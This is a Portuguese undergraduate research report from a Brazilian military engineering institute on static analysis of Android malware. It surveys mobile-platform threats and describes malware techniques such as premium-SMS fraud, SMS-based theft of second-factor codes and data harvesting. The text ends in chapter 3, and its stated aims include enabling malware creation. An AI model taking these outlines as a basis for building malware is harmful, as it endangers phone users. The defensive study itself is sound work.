MINISTÉRIO DA DEFESA
EXÉRCITO BRASILEIRO
DEPARTAMENTO DE CIÊNCIA E TECNOLOGIA
INSTITUTO MILITAR DE ENGENHARIA
(Real Academia de Artilharia Fortificação e Desenho - 1792)
CURSO DE GRADUAÇÃO EM ENGENHARIA DE COMPUTAÇÃO

ARTHUR FERNANDES ARAUJO
MAIARA BARROSO CARDOSO REINALDO

ANÁLISE ESTÁTICA DE MALWARES PARA ANDROID

RIO DE JANEIRO

2014

INSTITUTO MILITAR DE ENGENHARIA

Alu **ARTHUR** FERNANDES ARAUJO
Alu **MAIARA BARROSO** CARDOSO REINALDO

ANÁLISE ESTÁTICA DE MALWARES PARA ANDROID

Trabalho apresentado ao Curso de Engenharia de Computação do Instituto Militar de Engenharia como Verificação Final do Projeto de Iniciação à Pesquisa.

Orientadores: Claudio Gomes de **Mello**
Julio Cesar **Duarte**

RIO DE JANEIRO

2014

INSTITUTO MILITAR DE ENGENHARIA

Praça General Tibúrcio, 80 – Praia Vermelha

Rio de Janeiro - RJ CEP: 22290-270

005.268 Araujo, Arthur Fernandes
A663a Análise estática de malwares para android / Arthur Fernandes Araujo, Maiara Barroso Cardoso Reinaldo; orientados por Claudio Gomes de Mello, Julio Cesar Duarte. - Rio de Janeiro: Instituto Militar de Engenharia, 2014.

57p. : il.

Iniciação à Pesquisa (IP).-Instituto Militar de Engenharia: Rio de Janeiro, 2014.

1. Curso de Engenharia de Computação – Iniciação à Pesquisa 2. Plataformas móveis-processamento de dados. 3. Android- sistema operacional I. Reinaldo, Maiara Barroso Cardoso. II. Mello, Claudio Gomes de. III. Duarte, Julio Cesar. IV. Título. V. Instituto Militar de Engenharia.

INSTITUTO MILITAR DE ENGENHARIA

ARTHUR FERNANDES ARAUJO

MAIARA BARROSO CARDOSO REINALDO

ANÁLISE ESTÁTICA DE MALWARES PARA ANDROID

Trabalho de Iniciação à Pesquisa apresentado ao Curso de Engenharia de Computação do Instituto Militar de Engenharia – IME - como requisito parcial para conclusão do curso.

Orientadores: Claudio Gomes de **Mello**
Julio Cesar **Duarte**

Aprovada em 2014 pela seguinte Banca Examinadora:

Claudio Gomes de Mello – D.C., do IME

Julio Cesar Duarte – D.C., do IME

Anderson Fernandes P. dos Santos – D.Sc., do IME

Ricardo Choren Noya – D.C., do IME

RIO DE JANEIRO

2014

SUMÁRIO

1 INTRODUÇÃO 10
1.1 MOTIVAÇÃO 11
1.2 OBJETIVO 12
1.3 JUSTIFICATIVA 12
1.4 METODOLOGIA 13
1.5 ESTRUTURA 14
2 MALWARES PARA SMARTPHONES 15
2.1 iOS 15
2.2 WINDOWS PHONE 16
2.3 BLACKBERRY 17
2.4 SYMBIAN 17
2.5 ANDROID 18
3 MALWARES PARA ANDROID 20
3.1 FUNCIONAMENTO 21
3.2 OUTROS EXEMPLOS 22
3.3 PERMISSÕES 23
4 ANÁLISE DE MALWARES PARA DISPOSTIVOS MÓVEIS 26
4.1 ANÁLISE DINÂMICA 27
4.2 ANÁLISE ESTÁTICA 27
5 FERRAMENTAS PARA ANÁLISE ESTÁTICA DE MALWARE PARA ANDROID 29
5.1 ANDROID SDK 29
5.2 ANDROGUARD 30
5.3 VIRUSTOTAL API 31
5.4 SMALI / BAKSMALI 32
5.5 AXMLPRINTER2 33
5.6 APKINSPECTOR 33
5.7 JAVA DECOMPILER GUI 33
6 ANÁLISE ESTÁTICA DE APLICAÇÕES PARA ANDROID 35
6.1 MALWARE 1 35
6.2 MALWARE 2 40
6.3 MALWARE 3 44

7 MODELO DE ANÁLISE 51
8 CONCLUSÃO 53
9 REFERÊNCIAS BIBLIOGRÁFICAS 54
10 APÊNDICES 57
10.1 APÊNDICE 1 (Código em Java para realizar uma requisição ao VirusTotal API) 57

LISTA DE SIGLAS

- API – Application Programming Interface
- DDOS – Distributed Denial of Service
- IDE – Integrated Development Environment
- IMEI – International Mobile Equipment Identity
- ITMO – In The Mobile
- JSON – JavaScript Object Notation
- RIM – Research In Motion
- SDK – Software Development Kit
- SMS – Short Message Service
- URL – Universal Resource Locator

RESUMO

O avanço da tecnologia permitiu que as plataformas móveis obtivessem funcionalidades e poder de processamento semelhantes aos dos computadores. Naturalmente, os sistemas operacionais desenvolvidos para dispositivos móveis tornaram-se alvos de ameaças à segurança de seus usuários. Essas ameaças possuem os mais variados objetivos e o seu desenvolvimento está condicionado às vulnerabilidades presentes em cada sistema operacional.

O sistema operacional Android possui atualmente o maior percentual de usuários dentre todas as plataformas móveis, com uma cota de 52,2% do mercado de *smartphones* [1]. Além disso, o sistema conta com uma política de código aberto para facilitar o desenvolvimento de suas aplicações. Esse fator contribuiu para que a plataforma se tornasse o principal alvo de ameaças entre as plataformas móveis [2]. Os *malwares* desenvolvidos para esse sistema serão o foco dessa pesquisa.

Para se defender dessas ameaças, fez-se necessário criar métodos para classificar *softwares* em maliciosos ou não, para então a partir de um banco de dados de *malwares* conhecidos poder identificar em novas aplicações comportamentos potencialmente maliciosos. Empresas envolvidas com segurança e pesquisadores da área trabalham com dois tipos existentes de análise de *malwares*: dinâmica e estática. O objetivo deste trabalho é realizar uma pesquisa a respeito da análise estática de *malwares* para Android, visando obter o máximo de conhecimento acerca do comportamento desses aplicativos e dos mecanismos que eles se utilizam para atingir seu objetivo, de maneira que a partir desse trabalho seja possível, por exemplo, criar um *malware*.

A pesquisa envolve desde informações básicas sobre *malwares* e plataformas móveis, até um levantamento das ferramentas necessárias para a realização da análise estática no sistema Android e, por fim, a utilização dessas ferramentas para a análise estática de três casos de *malwares* conhecidos.

A contribuição dessa pesquisa inclui a obtenção de um relatório que aborda o problema dos *malwares* para Android, oferecendo detalhes específicos para a realização da análise estática de *malwares* para Android e fornecendo a base para uma possível automatização de um método para realizar tais análises.

ABSTRACT

Advances in technology provided new functions to smartphones and a performance similar to computers. Naturally, the mobile operating systems became targets for threats towards their users' security. These threats have all sort of goals and their developments are driven by the vulnerabilities that exist in each operating system.

The Android operating system has the highest users' percentage among the mobile platforms available, and its market share corresponds to 52,2% of the mobile market [1]. Besides, the system counts with an open source driven politic in order to make the process of developing applications easier. This factor contributed to transform the platform in the chief target for mobile threats [2]. The malwares developed for this platform will be the main issue discussed in this research.

In order to defend against these threats, it is necessary to create methods to classify softwares in malicious ones or not, and then, from a database of known malwares identify in these new threats their potential harmful behaviors. Companies involved with data security and researchers in this area work with two kinds of available malware analysis: dynamic and static. This report's goal is to perform a research about the Android malware static analysis, aiming to obtain the maximum of knowledge regarding the behavior of these applications and the mechanisms they use to achieve their goals, in a way that having this project one can create a *malware*, for example.

This research presents since basic information about malwares and mobile platforms, until a gathering of the needed tools to perform a malware static analysis in Android system, and at last, utilize these tools to do a static analysis in three known-behaviored malwares.

This work's contributions include the achievement of a report that approaches a wide discussion about the Android malware problems, besides providing specific details to perform an Android malware static analysis and giving a basis to a possible automation of a method to perform such analysis.

1 INTRODUÇÃO

O mercado de plataformas móveis cresceu consideravelmente nos últimos anos. O avanço da tecnologia proporcionou a essa plataforma recursos e poder de processamento que se assemelham aos dos computadores pessoais. De fato, atividades como navegação na Internet, compras *online* e acesso a redes sociais, eram uma exclusividade dos computadores pessoais no passado. Aliado a isso, os *smartphone*s possuem recursos únicos, como envio de mensagens SMS, por exemplo. Essas facilidades e funcionalidades, que com o tempo contribuíram para que as plataformas móveis ganhassem maior popularidade e adesão, naturalmente as tornaram alvos visados para desenvolvedores de *malware*.

Os desenvolvedores de *malware* buscam vulnerabilidades nos sistemas para realizar os ataques. Como o mercado de sistemas operacionais para dispositivos móveis é diversificado, cada sistema tem de ser explorado de forma diferente por esses desenvolvedores, e naturalmente serão oferecidas facilidades e limitações para desenvolvimento de *malware* de acordo com o sistema.

Dentre os líderes do mercado, destacam-se a plataforma iOS da Apple e Android da Google. As plataformas apresentam propostas diferentes para o desenvolvimento de suas aplicações. Enquanto que o sistema da Apple apresenta uma arquitetura fechada, permitindo aos usuários adquirirem aplicativos apenas de sua loja, a qual aplica um criterioso processo de revisão aos aplicativos, no Android a proposta é diferente, e para baixar um aplicativo faz-se necessária somente uma URL. A empresa Google conta também com uma loja oficial, no entanto o processo de revisão não é tão criterioso como o da Apple e quando realizado, é feito após a aplicação ser aprovada na loja. No sistema Android, o que se mostra uma facilidade para desenvolvedores de aplicativos e para os usuários, também se torna uma vulnerabilidade do sistema aos desenvolvedores de *malware*, que podem mascarar seus reais objetivos por trás de um serviço que o usuário gostaria de obter a partir de um aplicativo.

Outro ponto é o sistema de permissões apresentado pelo Android, que permite que aplicações acessem diversos recursos do aparelho assim que se instalam no dispositivo, inclusive recursos do sistema operacional. Se por um lado esse sistema de permissões permite personalização em diversos níveis do sistema pelo usuário, torna-se outra vulnerabilidade do sistema a ser explorada para os desenvolvedores de *malware*.

Se aliarmos essas características do sistema Android com o fato de o sistema contar com o maior número de usuários dentre as plataformas móveis, pode-se entender a repercussão que o

tema segurança na plataforma Android possui atualmente, com publicações diárias em diversos meios de comunicação sobre novas formas de *malware* e vulnerabilidades do sistema.

1.1 MOTIVAÇÃO

As pessoas usam os seus *smartphone*s e *tablets* para atividades semelhantes às que antes realizavam apenas em computadores: navegação na Internet, compras online, acesso à rede sociais, etc. No entanto, muitas dessas atividades lidam com dados sensíveis dos usuários, desde dados pessoais até dados bancários. Somando-se a esse fato as peculiaridades de celulares como o envio de mensagens SMS, e o serviço de localização, por exemplo, um grande conjunto de possibilidades naturalmente surge para os desenvolvedores de *malware* explorarem.

Para realizarem seus ataques os desenvolvedores de *malware* devem explorar vulnerabilidades nos sistemas dos dispositivos móveis. Como o mercado de sistemas para plataformas móveis é diversificado, e cada plataforma apresenta uma forma diferente de desenvolver e obter aplicativos, naturalmente existem plataformas que apresentam maiores vulnerabilidades que as outras.

Outro fator que define a plataforma alvo para os desenvolvedores de malware é a sua popularidade entre os usuários. As plataformas Android e iOS contam com a quase totalidade do mercado, o que as torna naturalmente mais visadas que as demais plataformas móveis. No entanto, essas plataformas apresentam propostas diferentes, enquanto que no iOS há um controle rigoroso sobre as aplicações que serão disponibilizadas aos usuários, no sistema da Google a proposta é diferente, e qualquer um pode desenvolver ou adquirir uma aplicação de qualquer lugar. A proposta do sistema Android aliada a seu sistema de permissões permite um alto grau de personalização dos aparelhos com esse sistema, o que motivou o crescimento de vendas de aparelhos com esse sistema.

Porém quando se trata de segurança, quase a totalidade dos *malwares* em plataformas móveis é desenvolvida para plataformas Android, enquanto que os aparelhos com o sistema iOS registraram poucas ocorrências de *malware* durante toda a história do sistema operacional [3]. Pode-se entender os motivos dessa disparidade nos líderes de mercado devido às diversas vulnerabilidades que o sistema Android apresenta em seu sistema, consequência direta de sua proposta de facilitar o desenvolvimento e aquisição das suas aplicações.

Se o sistema mais adotado pelos usuários é também o sistema mais afetado por malwares, naturalmente o tema de segurança para Android é recorrente em diversos meios de comunicação, e tema de discussão de diversos trabalhos acadêmicos [3] e de empresas de segurança como Sophos [2] e McAfee [1]. Além disso, os malwares para Android já existem há três anos, quando foram descobertos como uma prova de conceito. Desde então se observa uma sofisticação nos ataques e aumento significativo do número de usuários infectados a cada ano [3]. Para buscar uma solução para esse problema faz-se necessário primeiramente entender o comportamento desses malwares, para poder classificar uma aplicação como maliciosa ou não e para entender quais vulnerabilidades estão sendo exploradas. Isso é feito a partir de uma análise do malware que pode ser feita de forma estática ou dinâmica. Ambas as abordagens apresentam prós e contras, e ferramentas específicas.

1.2 OBJETIVO

Tendo em vista a importância do tema de segurança na plataforma Android, esse trabalho visa explorar a análise de *malware* na plataforma Android, em particular a análise estática, escolhida em vez da dinâmica por motivos acadêmicos.

Além disso, tem como objetivo realizar uma extensa pesquisa na área de segurança para dispositivos móveis, possibilitando um entendimento amplo das principais ameaças aos mais populares sistemas operacionais para dispositivos móveis disponíveis no mercado.

Dentre as plataformas móveis o foco do trabalho é o sistema Android. Para essa plataforma serão feitas pesquisas sobre: as principais ameaças ao sistema, o funcionamento das ferramentas para análise estática de *malwares* para Android e, por fim, a utilização dessas ferramentas para obtenção de informações sobre o comportamento dos *malwares*. Para obter essas informações será realizada a análise estática de três *malwares* para Android com comportamento conhecido.

1.3 JUSTIFICATIVA

Dada a importância do tema de segurança na plataforma Android, aliado ao fato de esta ser a plataforma com maior percentual de usuários [4], faz-se necessário identificar o comportamento das ameaças que surgem para o sistema e quais vulnerabilidades do sistema essas ameaças estão utilizando. Isso é feito a partir da análise de *malwares*, de forma a encontrar

padrões nas funções que eles utilizam e assim estabelecer critérios para identificar aplicações maliciosas.

Os dispositivos móveis têm papel importante no desenvolvimento tecnológico do Exército Brasileiro. Esses dispositivos, contando com um sistema operacional (preferencialmente Android por ser um sistema de arquitetura aberta), podem ser utilizados em conjunto com algum software específico para auxiliar em missões de campo. Entender como funcionam os *malwares* desenvolvidos para o sistema Android é importante para saber como se defender de possíveis ataques cibernéticos e, caso necessário, saber como criar um *malware*. Por isso, o assunto *malwares* para Android se insere no contexto da Guerra Cibernética, tema que vem crescendo em importância no Brasil. Existem diversos projetos da Seção de Computação do IME relacionados ao tema de softwares maliciosos, buscando contemplar algumas das muitas possibilidades de manifestação desses softwares. Esse projeto contemplará especificamente os *malwares* para dispositivos Android, permitindo a compreensão das informações extraídas desses *malwares* a partir de sua análise estática.

1.4 METODOLOGIA

Como primeiro passo na realização do trabalho foi feito um estudo bibliográfico em torno do assunto *malwares* para plataformas móveis. O primeiro objetivo foi conhecer as principais plataformas móveis atualmente disponíveis no mercado de *smartphones* no que diz respeito ao funcionamento dos seus sistemas de segurança, seus históricos de *malwares* e suas vulnerabilidades. Além disso, observaram-se quais as principais motivações que levaram os desenvolvedores de *malware* a criar tais *softwares*. Baseando-se nesse conjunto de informações sobre *smartphone*s e *malwares*, foi estruturada e desenvolvida a primeira parte do trabalho abordando *malwares* para *smartphones*.

Como o objetivo do trabalho inclui a análise de *malwares*, foi realizada uma pesquisa em torno dos tipos de análise de *malware*, dinâmica e estática, buscando um entendimento generalizado de cada tipo e das suas diferenças.

Após isso, focou-se a pesquisa nos *malwares* para Android, aproximando-se mais do objetivo final do trabalho. Nesse momento, foram abordados os *malwares* em si, citando-se exemplos já existentes, ações que eles desempenham e as funcionalidades dos *smartphone*s que são exploradas por esses malwares. Foi também discutido o assunto das permissões que

malwares acessam em aparelhos, comparando as permissões acessadas por *malwares* e por *softwares* legítimos.

Finalmente atingindo o objetivo do trabalho em seu aspecto mais técnico, foram pesquisadas as principais ferramentas para análise estática de *malwares* para Android. As ferramentas estudadas foram: Android SDK [5], AndroGuard [6], VirusTotal API, APKInspector, Smali/Baksmali e AXMLPrinter2.

Após o estudo das ferramentas foram documentados os passos para análise de três *malwares* para Android com comportamento conhecido.

1.5 ESTRUTURA

No capítulo dois são discutidas cada uma das principais plataformas móveis já existentes até os dias atuais. Para aquelas plataformas com maior popularidade foi feita uma análise mais rebuscada quanto ao tratamento das empresas responsáveis por essas plataformas com a segurança do sistema.

O capítulo três contém explanações sobre os tipos de análises de *malwares*, dinâmica e estática. É feito também nesse capítulo uma breve introdução sobre porque se fazem necessárias as análises de *malware*.

No capítulo quatro, são tratadas algumas funcionalidades de *malwares* conhecidos e as permissões que estes acessam nos aparelhos em que são instalados.

No capítulo cinco, são comentadas todas as ferramentas para análise estática de *malwares* para Android estudadas nesse trabalho.

No capítulo seis é realizada a análise de três *malwares* para Android.

E, por fim, uma conclusão com os resultados e contribuições do trabalho.

2 MALWARES PARA SMARTPHONES

O desenvolvimento de *malwares* para plataformas móveis atinge quase a totalidade dos sistemas que dominam o mercado atualmente. As principais plataformas móveis são a iOS, a Windows Phone, a Symbian, a Blackberry e a Android. Será feita uma análise geral de cada um desses sistemas e suas vulnerabilidades.

Sabe-se que todas as cinco plataformas usam permissões em suas aplicações ou processos de revisão para prevenir a propagação de *malwares*. No entanto, cabe analisar quais têm mecanismos de defesa realmente efetivos para proteção dos dados contra *malware*.

2.1 iOS

A plataforma iOS da marca Apple é um dos mais populares e avançados sistemas operacionais para dispositivos móveis. No primeiro quadrimestre de 2013, a Apple alcançou a venda de 38,3 milhões de unidades de telefones móveis, [4] além dos seus outros dispositivos móveis (iPad, iPod), que possuem o mesmo sistema operacional e também podem ser vítimas de *malwares*.

Apesar da sua grande popularidade, apenas uma pequena quantidade de aplicativos maliciosos foram descobertos na história do iOS [3]. Esse fato pode ser atribuído a algumas características do sistema iOS e da Apple. Uma delas é permitir que seus usuários instalem somente aplicativos provindos da *App Store*, a loja de aplicativos da Apple. Isso agrega segurança ao dispositivo, pois são disponibilizados na loja apenas os aplicativos que foram aprovados pelas revisões de segurança da Apple. Quanto a essas revisões de segurança, podem-se citar outras características: a arquitetura de segurança avançada da Apple e as normas rígidas de revisão na App Store.

Essa arquitetura de segurança da Apple adota dois mecanismos: um de revisão obrigatória dos aplicativos e outro de assinatura de código. No entanto, foi descoberto recentemente um novo método de ataque que fundamentalmente vence ambos os mecanismos. Esse método permite que invasores escondam com segurança o comportamento malicioso que faria seu aplicativo ser rejeitado pelos processos de revisão da Apple. E uma vez que o aplicativo passa pela revisão e é instalado no dispositivo de um usuário, ele pode ser instruído a realizar os ataques para os quais foi destinado. A ideia chave é fazer os aplicativos serem remotamente exploráveis e, posteriormente, introduzir controles de fluxo maliciosos por meio do rearranjo

dos códigos assinados. Como esses novos controles de fluxos não existiam durante o processo de revisão do aplicativo, tais aplicativos, chamados *Jekyll Apps* [7], não são detectados quando revisados e obtêm facilmente a aprovação da Apple.

Os mesmos pesquisadores que desenvolveram esse método criaram um aplicativo *Jekyll* [7] como prova de conceito e obtiveram sucesso em publicá-lo na *App Store*. A partir de um grupo controlado de dispositivos, nos quais haviam instalado o aplicativo, foram então lançados ataques remotamente. O resultado mostrou que esse aplicativo pode realizar com sucesso várias tarefas maliciosas, como postar *tweets* furtivamente, tirar fotos, roubar informações de identidade do dispositivo, enviar *email* e SMS, atacar outros aplicativos e até explorar vulnerabilidades de kernel [7].

Em teoria, apenas aplicativos aprovados pela App Store rodam em dispositivos iOS e, até a criação desses aplicativos Jekyll, nada foi encontrado sobre outros aplicativos maliciosos que também conseguiram a aprovação da App Store. Contudo, existe outra forma de dispositivos iOS adquirirem *malware*. Essa outra forma ocorre quando o dono do dispositivo faz o chamado *jailbreak* [3] em seu aparelho, o que consiste em explorar a vulnerabilidade do aparelho para ganhar acesso privilegiado. Dessa forma, o usuário pode instalar aplicativos que não sejam da App Store. Entretanto, realizando esse processo, o usuário corre o risco de tornar o aparelho inoperante e ainda invalida a garantia. Apesar disso, muitos donos de *smartphone*s preferem recorrer a esse processo no intuito de criar e instalar versões customizadas de sistemas operacionais [3].

2.2 WINDOWS PHONE

Windows Phone é o sistema operacional para telefones móveis da Microsoft. Em 2008, a Microsoft reorganizou o grupo *Windows Mobile*, plataforma móvel antes desenvolvida pela empresa, e começou a trabalhar em um novo sistema operacional para dispositivos móveis [8].

A última versão do Windows Phone lançada foi o Windows Phone 8 (WP8) e, em termos de segurança, esse sistema operacional contém um novo e melhorado controle de segurança, e alguns analistas veem como o sistema operacional mais seguro desenvolvido pela Microsoft até o momento.

Com o lançamento do WP8, empresas finalmente têm a opção de um *smartphone* que mais facilmente se integra com infraestruturas já existentes. Além disso, o WP8 divide seu kernel com o sistema operacional Windows 8 PC para computadores pessoais, de forma que usuários

e administradores têm uma interface unificada de usuário e podem manter seus aplicativos em todos os seus dispositivos: *smartphone*s, PCs e Microsoft Surface tablets [9].

O Windows Phone, no entanto, ainda não tem uma cota de mercado significativa, então ainda não despertou tanto o interesse dos criadores de *malware*. Além disso, a estrutura de certificação de todos os aplicativos publicados na loja Windows Phone é considerada segura [10].

2.3 BLACKBERRY

A plataforma BlackBerry e dispositivo de mesmo nome são desenvolvidos pela Research In Motion (RIM), uma companhia canadense de hardware e software. Um dos principais pontos que levaram as pessoas a adquirirem o aparelho no momento do seu lançamento foi o fato de este proporcionar um sistema integrado de mensagens sem fio, permitindo o acesso a *email* via Internet sem fio por todo o mundo, o que foi algo inovador quando o BlackBerry foi lançado. Outro ponto importante para a popularidade do BlackBerry é a sua abordagem de segurança abrangente e sistemática.

Mesmo o BlackBerry tendo um abrangente sistema de segurança embutido em ambos os níveis de dispositivos e de servidores, ainda assim, o sistema está suscetível a uma série de possíveis ataques. Esses ataques variam no grau em que o usuário está envolvido, e podem atuar exportando do dispositivo dados confidenciais e utilizando o dispositivo como um *proxy* para os invasores. Alguns desses ataques exigem que aplicativos sejam assinados digitalmente, limitando suas possibilidades, enquanto outros podem ser conduzidos por códigos não assinados. Entretanto, nenhum desses ataques é puramente autônomo, pois todos exigem que o usuário seja convencido a realizar certo número ações para obter sucesso. Além disso, a viabilidade de tais ataques depende muito da configuração dos controles existentes no dispositivo BlackBerry. Usando esse mecanismo de segurança disponível no dispositivo (os controles) são reduzidos em grande parte os riscos associados com ataques aqui descritos [11].

2.4 SYMBIAN

Symbian é um sistema operacional móvel e plataforma computacional projetada para *smartphone*s e atualmente mantido pela Accenture. A forma atual do Symbian é a plataforma aberta que foi desenvolvida pela Symbian Foundation em 2009, como sucessora do sistema

original Symbian OS. O Symbian foi utilizado por muitas das maiores marcas de telefones móveis, como Samsung, Motorola, Sony Ericsson e, principalmente, Nokia. Chegou a ser o sistema operacional para *smartphone*s mais popular em uma média mundial até o final de 2010, quando foi superado pelo Android [14].

O sistema Symbian não previne nem desencoraja seus usuários de instalarem aplicativos de outras fontes que não a sua loja oficial, a *Ovi*. Existem muitos mercados populares alternativos disponíveis e eles não contam com processos de revisão dos aplicativos. No entanto, o Symbian oferece um serviço de assinatura de aplicativos que incorpora revisões de segurança. Apenas aplicativos assinados pela Symbian tem permissão para acessar privilégios perigosos e todos são submetidos a um processo de revisão de segurança automatizado. Os aplicativos que utilizam os mais perigosos privilégios são submetidos também a revisões feitas por pessoas [3].

De acordo com análises feitas no ano de 2012, dos *malware*s encontrados para sistemas operacionais móveis 19% são destinados para o Symbian [15]. No entanto, a notícia divulgada pela Nokia de que não produzirá mais aparelhos com Symbian [16] leva a conclusão de que o número de *malware*s para o Symbian tende a diminuir até que não sejam mais desenvolvidos, pois deixarão de existir dispositivos com esse sistema.

2.5 ANDROID

O sistema operacional móvel Android teve impacto significante no mercado de *smartphone*s. No primeiro quarto de 2013 foram contabilizadas cerca de 156 milhões de unidades de dispositivos Android vendidos, equivalente a 74,4% da cota de mercado desse período [4]. O Android tem como base o sistema operacional Linux e foi projetado principalmente para dispositivos como *smartphone*s, tablets e computadores. Foi lançado em 2007 juntamente com a fundação da *Open HandSet Alliance*, um consórcio de companhias de hardware, software e telecomunicações dedicadas à promoção de padrões abertos para dispositivos móveis [12].

Isso explica porque a maioria dos telefones Android permite que seus usuários adquiram aplicativos que não são da loja oficial, com o alerta dos riscos de exposição à *malware* O Android, assim como o iOS, proporciona aos seus usuários uma loja oficial de aplicativos, a *Google Play*. Porém, a empresa Google, atual proprietária do sistema Android, não faz revisão dos aplicativos antes de listá-los na loja, apesar de algumas vezes revisar aplicativos depois de


serem disponibilizados. No caso de reclamações de usuários, o time da Google responsável pela segurança do Android remove os *malware*s da Android Market, podendo também desinstalar esses *malware*s dos dispositivos de usuários.

O sistema de segurança do Android, como a maioria dos sistemas operacionais, exige o consentimento do usuário antes que a aplicação possa acessar informações sensíveis ou capacidades perigosas do sistema. Esses pedidos de permissão podem alertar o usuário para as atividades de um possível *malware*. O Android, especificamente, informa aos seus usuários durante a instalação se um aplicativo deseja obter alguma permissão. O sistema de permissões do Android é extenso, tendo as permissões controle do acesso ao número do telefone, lista de contatos, câmera, Bluetooth, etc. O sistema de permissões do iOS é bem menos abrangente do que o do Android, provavelmente porque a Apple conta principalmente com o processo de revisão da App Store para segurança [3].

A natureza de fonte aberta do Android não apenas estabeleceu uma nova direção para a indústria de sistemas para dispositivos móveis, mas também permitiu que desenvolvedores, analistas forenses experientes e, infelizmente, criminosos sofisticados compreendessem o dispositivo com detalhes em seu nível mais fundamental. O lado bom disso é que à medida que a plataforma rapidamente amadurece e continua a ser fornecida gratuitamente, operadoras e fornecedores de hardware podem concentrar seus esforços em personalizações do sistema de forma a atrair clientes [13].

3 MALWARES PARA ANDROID

Com uma cota de 52,2% do mercado de *smartphone*s [1], a plataforma Android torna-se um alvo muito visado por desenvolvedores de *malware*. De fato a plataforma apresenta a maior quantidade de ameaças perante as outras plataformas móveis [1]. Quando comparado aos computadores pessoais, observa-se um comportamento assimétrico nos países, como apresentado na Figura 4.1 abaixo [2].



Taxa de exposição à ameaças (TER) : Mede a percentagem de dispositivos Android e PCs que passaram por alguma forma de ataque, seja com sucesso ou não, durante um período de 3 meses.

Figura 4.1: Taxa de Exposição a Ameaças em plataformas Android e computadores pessoais em diversos países [2].

O gráfico também mostra que em países como Estados Unidos e Austrália, os ataques a plataformas móveis superaram os ataques a computadores pessoais. Essa tendência deve acompanhar naturalmente o processo de crescimento do mercado de dispositivos móveis como preveem pesquisas de empresas de segurança [1].

Espera-se que as motivações para desenvolvimento de *malware* para as plataformas móveis assemelhem-se às dos computadores pessoais em alguns aspectos, tendo em vista que atividades antes desempenhadas apenas por computadores pessoais passaram a ser desempenhadas por dispositivos móveis. No entanto, características importantes das plataformas móveis tornam essa discussão mais ampla, e um número maior de possibilidades se apresentam aos desenvolvedores de *malware* em plataformas móveis.

3.1 FUNCIONAMENTO

A forma mais comum de ameaça encontrada para Android atualmente são aplicativos que oferecem serviços ou jogos gratuitos no intuito de enganar o usuário e explorar o serviço de mensagens do aparelho, enviando mensagens SMS de serviços conhecidos como *premium*, para diversos aparelhos, o que muitas vezes esgota os créditos do usuário do aparelho tendo em vista que esse serviço é o mais caro para envio de mensagens. Exemplos recentes incluem aplicativos presentes em lojas de aplicativos não oficiais com os nomes de um jogo famoso: "Angry Birds Space" em uma versão gratuita, e um anti-vírus para Android, que na verdade enviavam esse tipo de mensagem SMS após se instalarem. Estima-se que ameaças desse tipo já estejam presentes em mais de 18 países [2].

Também existem formas de *malware* apenas com o intuito de diversão e constranger os usuários, como as primeiras formas de vírus para computadores pessoais, no entanto são poucas as ameaças encontradas nesse sentido. Como exemplo o *malware* Smspacem [19] que enviava mensagens de conteúdo antirreligioso para os contatos do usuário do aparelho.

Outra modalidade de *malware* explora a possibilidade de aplicativos de aparelhos Android poderem obter diversas informações como o IMEI do aparelho, a lista de contatos do usuário, endereços de *email* e a localização. A obtenção do número IMEI pode ser usada para validar aparelhos que foram roubados e tiveram seus números IMEI invalidados, o que os impossibilitaria de utilizar serviços de uma rede celular. Já informações como os contatos do aparelho podem ser usadas para vender informações no mercado negro para agentes conhecidos como "spammers" e "scammers" [20].

Outro tipo mais sofisticado de ataque envolve o roubo de senhas de contas de e-mail e contas bancárias do usuário interceptando mensagens de SMS. Esses serviços são combinados com aplicações em desktops e visam interceptar mensagens que contenham um serviço comumente utilizado por bancos e algumas contas de e-mail, que consiste em uma segunda autenticação das senhas via mensagem SMS. Podem ser citados dois *malware*s onde se evidenciou primeiramente esse tipo de ameaça: Spitmo e ZeusMitmo [21]. A nomenclatura desses *malware*s inclui o sufixo ITMO que significa “in the mobile”, expressando que são versões voltadas para plataformas móveis, mas que possuem variações para desktop.

Mais uma forma de explorar o serviço de SMS do Android é utiliza-lo como uma forma de fazer spam, seja para disseminar links de *phishing* ou então para propaganda. O interessante dessa forma de ataque é que os serviços SMS têm um teor mais pessoal do que o e-mail. Sendo

assim, é mais fácil enganar um usuário que recebe um SMS de um contato seu, do que receber um *email*, que já é uma forma consagrada de SPAM [21].

*Malware*s para Android também podem ser usados para aumentar posições em classificações de sites de busca que se baseiam na quantidade de acessos a links de determinados sites. Assim essas formas de *malware* podem enviar requisições em determinados sites de busca para que um site específico receba mais acessos. Como exemplo para esse tipo de ataque o cavalo de tróia ADDR/HongTouTou [22] buscava aumentar a posição de um site chinês na classificação do site de busca chinês Baidu.

